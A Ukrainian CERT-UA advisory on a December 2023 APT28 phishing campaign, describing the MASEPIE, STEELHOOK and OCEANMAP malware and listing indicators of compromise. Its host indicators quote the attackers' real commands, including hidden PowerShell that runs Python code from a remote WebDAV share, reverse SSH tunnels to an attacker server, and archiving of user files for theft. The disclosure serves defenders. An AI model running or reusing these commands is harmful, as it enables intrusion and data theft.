APT28: від первинного ураження до створення загроз для контролеру домену за годину (CERT-UA#8399)

Загальна інформація

Протягом 15-25 грудня 2023 року виявлено декілька випадків розповсюдження серед державних організацій електронних листів з посиланнями на "документи", відвідування яких призводило до ураження ЕОМ шкідливими програмами.

В процесі дослідження інцидентів з'ясовано, що згадані посилання забезпечують перенаправлення жертви на вебресурс, на якому за допомогою JavaScript та особливостей прикладного протоколу "search" ("ms-search") [1] здійснюється завантаження файлу-ярлика, відкриття якого призводить до запуску PowerShell-команди, призначеної для завантаження з віддаленого (SMB) ресурсу та запуску (відкриття) документу-приманки, а також інтерпретатора мови програмування Python і файлу Client.py, що класифіковано як MASEPIE.

З використанням MASEPIE на комп'ютер довантажується та запускається OPENSSH (для побудови тонелю), PowerShell-сценарцій STEELHOOK (викрадення даних Інтернет-браузерів Chrome/Edge), а також бекдор OCEANMAP. Крім того, протягом години з моменту первинної компрометації на комп'ютері створюються IMPACKET, SMBEXEC та ін., за допомогою яких здійснюється розвідка мережі та спроби подальшого горизонтального переміщення.

За сукупністю тактик, технік, процедур та інструментарію активність асоційовано з діяльністю угрупування APT28. При цьому, очевидно, що зловмисний задум також передбачає вжиття заходів з розвитку кібератаки на всю інформаційно-комунікаційну систему організації. Таким чином, компрометація будь-якої ЕОМ може створити загрозу для всієї мережі.

Зауважимо, що випадки здійснення аналогічних атак зафіксовано також у відношенні польських організацій.

Довідково:

- **OCEANMAP** - шкідлива програма, розроблена з використанням мови програмування C#. Основний функціонал полягає у виконанні команд за допомогою cmd.exe. Як канал управління використовується протокол IMAP. Команди, в base64-кодованому вигляді, містяться у чернетках повідомлень ("Drafts") відповідних каталогів електронних поштових скриньок; кожна з чернеток містить назву ЕОМ, ім'я користувача та версію ОС. Результати виконання команд зберігаються в каталозі вхідних повідомлень ("INBOX"). Реалізовано механізм оновлення конфігурації (інтервал перевірки команд, адреси та автентифікаційні дані облікових записів пошти), що передбачає патчинг виконуваного файлу бекдору та перезапуск процесу. Персистентність забезпечено шляхом створення .URL-файлу 'VMSearch.url' в каталозі автозапуску.
- **MASEPIE** - шкідлива програма, розроблена з використанням мови програмування Python. Основний функціонал полягає у завантаженні/вивантаженні файлів та виконанні команд. Як канал управління використовується протокол TCP. Дані шифруються за допомогою алгоритму AES-128-CBC; ключ, що є послідовністю 16 довільних байт, генерується на початку встановлення з'єднання. Персистентність бекдору забезпечується створенням ключа 'SysUpdate' в гілці "Run" реєстру ОС, а також, за допомогою LNK-файлу 'SystemUpdate.lnk' в каталозі автозапуску.
- **STEELHOOK** - PowerShell-сценарій, що забезпечує викрадення даних Інтернет-браузерів ("Login Data", "Local State") та майстер-ключа DPAPI шляхом їх відправки на сервер управління за допомогою HTTP POST-запиту в base64-кодованому вигляді.

Індикатори кіберзагроз

Файли:

```
9724cecaa8ca38041ee9f2a42cc5a297
4fa8caea8002cd2247c2d5fd15d4e76762a0f0cdb7a3c9de5b7f4d6b2ab34ec6    2.txt
5f126b2279648d849e622e4be910b96c
6bae493b244a94fd3b268ff0feb1cd1fbc7860ecf71b1053bf43eea88e578be9    2.ps1 (STEELHOOK)
47f4b4d8f95a7e842691120c66309d5b
18f891a3737bb53cd1ab451e2140654a376a43b2d75f6695f3133d47a41952b6    Client.py
(MASEPIE)
8d1b91e8fb68e227f1933cfab99218a4
6d44532b1157ddc2e1f41df178ea9cbc896c19f79e78b3014073af2d8d9504fe    VMSearch.sfx.exe
6fdd416a768d04a1af1f28ecaa29191b
fb2c0355b5c3adc9636551b3fd9a861f4b253a212507df0e346287110233dc23    VMSearch.exe
```

(OCEANMAP)
5db75e816b4cef5cc457f0c9e3fc4100
24fd571600dcc00bf2bb8577c7e4fd67275f7d19d852b909395bebcbb1274e04 VMSearch.exe
(OCEANMAP)
6128d9bf34978d2dc7c0a2d463d1bcdd
19d0c55ac466e4188c4370e204808ca0bc02bba480ec641da8190cb8aee92bdc
KFP.311.152.2023.pdf .lnk
825a12e2377dd694bbb667f862d60c43
593583b312bf48b7748f4372e6f4a560fd38e969399cf2a96798e2594a517bf4
KFP.311.152.2023.pdf.lnk
acd9fc44001da67f1a3592850ec09cb7
c22868930c02f2d6962167198fde0d3cda78ac18af506b57f1ca25ca5c39c50d Стратегії
України.pdf .lnk

Мережеві:

\\194[.]126.178.8@80\webdav\Docs\231130 № 581.pdf
.lnk
\\194[.]126.178.8@80\webdav\Docs\231130 № 581.pdf
\\194[.]126.178.8@80\webdav\Python39\Client[.]py
\\194[.]126.178.8@80\webdav\Python39\python[.]exe
173[.]239.196.66 (X-Originating-IP)
(tcp)://88[.]209.251.6:80
194[.]126.178.8
88[.]209.251.6
74[.]124.219.71 (OCEANMAP C2)
czyrqdnvpujmmjkfhhvs4knf1av02demj.oast[.]fun
czyrqdnvpujmmjkfhhvsclx05sfi23bfr.oast[.]fun
czyrqdnvpujmmjkfhhvsgapqr3hclnhhj.oast[.]fun
czyrqdnvpujmmjkfhhvsvlaax17vd5r6v.oast[.]fun
hXXp://194[.]126.178.8/webdav/wody[.]pdf
hXXp://194[.]126.178.8/webdav/wody[.]zip
hXXp://194.126.178.8/webdav/StrategyUa.pdf
hXXp://194[.]126.178.8/webdav/231130N581[.]pdf
hXXp://czyrqdnvpujmmjkfhhvsclx05sfi23bfr.oast[.]fun
hXXp://czyrqdnvpujmmjkfhhvsgapqr3hclnhhj.oast[.]fun
hXXp://czyrqdnvpujmmjkfhhvsvlaax17vd5r6v.oast[.]fun
hXXp://czyrqdnvpujmmjkfhhvs4knf1av02demj.oast[.]fun
hXXps://nas-files.firstcloudit[.]com/
hXXps://ua-calendar.firstcloudit[.]com/
hXXps://e-nas.firstcloudit[.]com/
jrb@bahouholdings.com (OCEANMAP C2)
nas-files.firstcloudit[.]com
e-nas.firstcloudit[.]com
ua-calendar.firstcloudit[.]com
qasim.m@facadesolutionsuae.com (OCEANMAP C2)
webmail.facadesolutionsuae[.]com (OCEANMAP C2)

Хостові:

%PROGRAMDATA%\2.txt
%PROGRAMDATA%\python.zip
%PROGRAMDATA%\python\python-3.10.0-embed-amd64\Client.py
%USERPROFILE%\.ssh\known_hosts
%LOCALAPPDATA%\11.zip
%LOCALAPPDATA%\Temp\RarSFX0\VMSearch.exe
%LOCALAPPDATA%\Temp\RarSFX1\VMSearch.exe
%LOCALAPPDATA%\Temp\VMSearch.sfx.exe
%LOCALAPPDATA%\i.lnk
%LOCALAPPDATA%\key
%LOCALAPPDATA%\python.zip
%LOCALAPPDATA%\python\python-3.10.0-embed-amd64\Client.py
%LOCALAPPDATA%\python\python-3.10.0-embed-amd64\python.exe
%LOCALAPPDATA%\qz.zip
%LOCALAPPDATA%\s.lnk
%LOCALAPPDATA%\s.zip
%LOCALAPPDATA%\s2.zip
%LOCALAPPDATA%\s3.zip


```
%LOCALAPPDATA%\sys.zip
%LOCALAPPDATA%\t.lnk
%LOCALAPPDATA%\temp1.txt
%LOCALAPPDATA%\temp2.txt
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\SystemUpdate.lnk
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\VMSearch.url
C:\WINDOWS\system32\cmd.exe /c "powershell.exe -c "$a=Get-Content
"%LOCALAPPDATA%\2.txt";powershell.exe -windowstyle hidden -encodedCommand
$a""C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w hid -nop -c
"%PROGRAMDATA%\python\python-3.10.0-embed-amd64\python.exe
%PROGRAMDATA%\python\python-3.10.0-embed-amd64\Client.py"
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w hid -nop -c "
[system.Diagnostics.Process]::Start('msedge','http://194.126.178.8/webdav/231130N581.pdf');
 \\194.126.178.8@80\webdav\Python39\python.exe
\\194.126.178.8@80\webdav\Python39\Client.py"
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w hid -nop -c "
[system.Diagnostics.Process]::Start('msedge','http://194.126.178.8/webdav/wody.pdf');
\\194.126.178.8@80\webdav\Python39\python.exe
\\194.126.178.8@80\webdav\Python39\Client.py"
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w hid -nop  -c "
[system.Diagnostics.Process]::Start('msedge','http://194.126.178.8/webdav/StrategyUa.pdf');
 \\194.126.178.8@80\webdav\Python39\python.exe
\\194.126.178.8@80\webdav\Python39\Client.py"
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w hid -nop -c
%LOCALAPPDATA%\python\python-3.10.0-embed-amd64\python.exe
%LOCALAPPDATA%\python\python-3.10.0-embed-amd64\Client.py
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w hid -nop -c
\\194.126.178.8@80\webdav\Python39\python.exe
\\194.126.178.8@80\webdav\Python39\Client.py
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden -
encodedCommand
"QQBkAGQALQBUAHkAcABlACAALQBBAHMAcwBlAG0AYgBsAHkATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEUAbgBjAG8

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden -
encodedCommand
QQBkAGQALQBUAHkAcABlACAALQBBAHMAcwBlAG0AYgBsAHkATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEUAbgBjAG8A

\\194.126.178.8@80\webdav\Python39\python.exe
\\194.126.178.8@80\webdav\Python39\Client.py
cmd /C start powershell.exe -w hid -nop -c "%LOCALAPPDATA%\python\python-3.10.0-embed-
amd64\python.exe %LOCALAPPDATA%\python\python-3.10.0-embed-amd64\Client.py"
powershell -c start-process ssh.exe -windowstyle Hidden -ArgumentList "-N -o
ServerAliveInterval=30 -p80 root@88.209.251.6 -R 88.209.251.6:10858 -i
%LOCALAPPDATA%\key -oPubkeyAcceptedKeyTypes=ssh-rsa -oStrictHostKeyChecking=no" -
PassThru
powershell -c start-process ssh.exe -windowstyle Hidden -ArgumentList "-N -o
ServerAliveInterval=30 -p80 root@88.209.251.6 -R 88.209.251.6:10859 -i
%LOCALAPPDATA%\key -oPubkeyAcceptedKeyTypes=ssh-rsa -oStrictHostKeyChecking=no" -
PassThru
powershell.exe  -c "$a=Get-Content "%PROGRAMDATA%\2.txt";powershell.exe -windowstyle
hidden -encodedCommand $a"powershell.exe -c $a=Get-Content
"%PROGRAMDATA%\2.txt";powershell.exe -windowstyle hidden -encodedCommand $a
powershell.exe -c $a=Get-Content -Encoding 'Default' -Path
"%LOCALAPPDATA%\temp.txt";"$a"
powershell.exe -c $a=Get-Content -Encoding 'String' -Path
"%LOCALAPPDATA%\temp.txt";"$a"
powershell.exe -c $a=Get-Content -Encoding 'ascii' -Path
"%LOCALAPPDATA%\temp.txt";"$a"
powershell.exe -c $a=Get-Content -Encoding 'oem' -Path "%LOCALAPPDATA%\temp.txt";"$a"
powershell.exe -c $a=Get-Content -Encoding 'oem' -Path
"%LOCALAPPDATA%\temp.txt";Compress-Archive -Force "$a" %LOCALAPPDATA%\s.zip
powershell.exe -c $a=Get-Content -Encoding 'oem' -Path "%LOCALAPPDATA%\temp.txt";dir
"$a"
powershell.exe -c $a=Get-Content -Encoding 'oem' -Path
"%LOCALAPPDATA%\temp1.txt";Compress-Archive -Force "$a" %LOCALAPPDATA%\s2.zip
powershell.exe -c $a=Get-Content -Encoding 'oem' -Path
"%LOCALAPPDATA%\temp2.txt";Compress-Archive -Force "$a" %LOCALAPPDATA%\s3.zip
```

```
powershell.exe -c $a=Get-Content -Encoding 'oem' -Path "%LOCALAPPDATA%\temp2.txt";dir
"$a"
powershell.exe -c $a=Get-Content -Encoding 'unicode' -Path
"%LOCALAPPDATA%\temp.txt";"$a"
powershell.exe -c $a=Get-Content -Encoding 'utf32' -Path
"%LOCALAPPDATA%\temp.txt";"$a"
powershell.exe -c $a=Get-Content -Encoding 'utf8' -Path "%LOCALAPPDATA%\temp.txt";"$a"
powershell.exe -c $a=Get-Content -Path "%LOCALAPPDATA%\temp.txt";"$a"
powershell.exe -c $a=Get-Content -Path "%LOCALAPPDATA%\temp.txt";Compress-Archive -
Force "$a" %LOCALAPPDATA%\s.zip
powershell.exe -c Compress-Archive -Force %USERPROFILE%\Desktop\ %LOCALAPPDATA%\qz.zip
powershell.exe -c Get-WinEvent -FilterHashtable @{logname="system"; id=1129}
powershell.exe -c Get-WinEvent -FilterHashtable @{logname="system"; id=1501}
powershell.exe -c dir /S %USERPROFILE% *.dat
powershell.exe -c import-module ActiveDirectory;Get-AdDomainController
powershell.exe -c net time /domain
powershell.exe -c net time /domain:%DOMAIN%.local
powershell.exe -w hid -nop -c %LOCALAPPDATA%\python\python-3.10.0-embed-
amd64\python.exe %LOCALAPPDATA%\python\python-3.10.0-embed-amd64\Client.py
powershell.exe -w hid -nop -c Expand-Archive -Force %PROGRAMDATA%\python.zip
%PROGRAMDATA%\python
powershell.exe -w hid -nop -c start "%APPDATA%\Microsoft\Windows\Start
Menu\Programs\Startup\SystemUpdate.lnk"
powershell.exe -w hid -nop gpresult /z
powershell.exe -w hid -nop gpupdate
powershell.exe Compress-Archive -Force %USERPROFILE%\Desktop\ %LOCALAPPDATA%\sys.zip
powershell.exe Compress-Archive -Force %USERPROFILE%\Desktop\*.lnk
%LOCALAPPDATA%\11.zip
powershell.exe Compress-Archive %USERPROFILE%\Desktop %LOCALAPPDATA%\sys.zip
powershell.exe Expand-Archive -Force %LOCALAPPDATA%\python.zip %LOCALAPPDATA%\python
powershell.exe Get-ADDomainController
powershell.exe Get-Content %LOCALAPPDATA%\i.lnk
powershell.exe Get-DnsClientServerAddress
powershell.exe Get-NetAdapter
powershell.exe Get-NetAdapterBinding | Where-Object ComponentID -EQ 'ms_tcpip6'
powershell.exe Get-NetIPConfiguration -All
powershell.exe Resolve-DNSName %DC%
powershell.exe Resolve-DNSName %DOMAIN%.local
powershell.exe Test-NetConnection %FS% -Port 445 -v
powershell.exe [System.Directoryservices.Activedirectory.Domain]::GetCurrentDomain()
powershell.exe date
powershell.exe dir %USERPROFILE%\Desktop
powershell.exe ipconfig /flushdns
powershell.exe net start dnscache
powershell.exe net stop dnscache
```

Графічні зображення


Client.py
python.exe
MASEPIE
VMSearch.dll.exe
VMSearch.exe
+OPENSSH
+IMPACKET
+SMBEXEC
+NIRCMD
STEELHOOK
[InternetShortcut]
URL=file:///C:\Users
\%USERPROFILE%\AppData
\Local\Temp\RarSFX1
\VMSearch.exe IconIndex=0
OCEANMAP
C:\Windows\System32\WindowsPowerShell
\v1.0\powershell.exe -w hid -nop -c
"[system.Diagnostics.Process]::Start('msedge',
'http://194.126.178.8/webdav/StrategiyaUA.pdf');
\\194.126.178.8@80\webdav\Python39\python.exe
\\194.126.178.8@80\webdav\Python39\Client.py"